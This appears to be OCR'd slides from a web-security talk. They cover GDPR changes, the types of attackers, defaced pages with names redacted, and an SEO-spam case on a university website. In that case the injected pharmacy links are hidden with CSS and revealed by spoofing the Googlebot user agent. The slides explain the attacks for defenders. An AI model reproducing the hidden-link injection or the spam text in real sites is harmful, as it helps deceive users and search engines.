
- *The definition of personal data is broader,*
- *Consent will be necessary for processing children's data*
- *Rules for obtaining valid consent have been changed*

- *Appointment of a data protection officer (DPO) will be mandatory for certain companies*
- *Mandatory Data protection impact assessments have been introduced*
- ***There are new requirements for data breach notifications***

HACKERS – WHO ARE THEY?

- Defacers
- SEO Spam - content injection
- Data Breaches
- Hactivists
- Recruiters (Botnet orchestration)
- Ransomware botnets
- Layer 7 Attacks - DDOS
- Unintentional - Application level vulnerabilities

DEFACERS



Hacked By [redacted]

[redacted]

[redacted]

[*] HACKED BY [redacted]

[redacted]


expect us!

Anti Government : All Over The World

We Are ISLAMIC STATE HACKERS

[redacted]

CONTENT INJECTION – SEO SPAM



Responsive ▾ 738 × 797 100% ▾

Elements Console Sources Network Performance » ⊗ 1

[redacted]

People Publications Projects Sponsors Seminars

O It is to be taken in bare can you buy viagra without prescriptions The blue pill supported grandaddy has joined the singles club picture buy viagra online paypal Like the situation of Cialis should be understood to only a routine therapy for the ailment, buy viagra pills online Nothing. No distinction whatsoever! Pfizers Viagra contain the same ingredient - Sildenafil order cheap viagra Well, it is possible to forget about side effects to get a minute. Without bloodshed and dead horses, where to buy viagra over the counter Herbal Viagra works to boost the the flow of blood to buy viagra cheap These tablets are specially designed to foster sex. Male enhancement supplements comprehend buy viagra using paypal There certainly are a lot of reasons why a man encounters impotence. It can be because of metabolic online generic viagra Can I love booze? The supplement is l-arginine. It is a a no important amino sildenafil online pharmacy It helps to recognize that not all coverages follow the same order viagra online

GauntLev
WEARABLE LEVITATORS

About

[redacted] a raphics is united by a common interest in creative interdisciplinarity. We act as a hub for collaboration between social scientists, artists, scientists and engineers to combine efficient and aesthetic design. We are particularly interested in areas which couple the design of devices with deployment and evaluation in public settings. Members of the group have expertise in research areas spanning human-computer interaction, visual and tactile perception, imaging, visualisation and computer-supported collaboration.

Recent News

Follow Us

Twitter YouTube
Facebook RSS
Google+

178.62.89.40

```
▼<div id="main">
  ▼<div style="/* position:absolute; *//* width:353px; *//* height:1px; *//* overflow:
  hidden; */"> == $0
      "O It is to be taken in bare "
      <a href="[redacted]/buy-real-viagra-online-without-prescription">
      can you buy viagra without prescriptions</a>
      " The blue pill supported grandaddy has joined the singles club picture "
      <a href="[redacted]/cheap-viagra-and-cialis">buy viagra online
      paypal</a>
      " ike the situation of Cialis should be understood to only a routine therapy for
      t ment, "
      [redacted]/buy-generic-viagra-usa">buy viagra pills online

      " ng. No distinction whatsoever! Pfizers Viagra contain the same ingredient
      - ildenafil "
      a href="[redacted]/sample-viagra">order cheap viagra</a>
      " Well, it is possible to forget about side effects to get a minute. Without
      bloodshed and dead horses, "
      <a href="[redacted]/cheapest-viagra-prices-online">where to buy
      viagra over the counter</a>
      " Herbal Viagra works to boost the the flow of blood to "
      <a href="[redacted]/where-to-get-viagra">buy viagra cheap</a>
      " These tablets are specially designed to foster sex. Male enhancement
      supplements comprehend "
      <a href="[redacted]/generic-viagra-buy-online">buy viagra using
      paypal</a>
      " There certainly are a lot of reasons why a man encounters impotence. It can be
      because of metabolic "
```

cialis 0 of 0 Cancel

Filter :hov .cls +

```
element.style {
  □ ~~position: absolute;~~
  □ ~~width: 353px;~~
  □ ~~height: 1px;~~
  □ ~~overflow: hidden;~~
}
html, body, div, span, applet, object,          style.css:34
iframe, h1, h2, h3, h4, h5, h6, p,
```

Animations Console What's New Network conditions × Remote devices

Caching ☑ Disable cache


Network throttling: No throttling

User agent: □ Select automatically

Googlebot

Mozilla/5.0 (compatible; Googlebot/2.1; +http

CONTENT INJECTION



Search

[redacted]

Meet the team

Wie lange vorher muss ich viagra einnehmen

Advertise with us

News | Sex shop viagra | Comment | Levitra und ramipril | Cialis sex | Sport | Arts | Music | Film & TV | Living | Style

[redacted] in top 30 most international universities

Published on February 1, 2017 by [redacted]

Share this... 4 0 0

Most Popular

Read | Commented | Recent

1 [redacted]

2 [redacted]

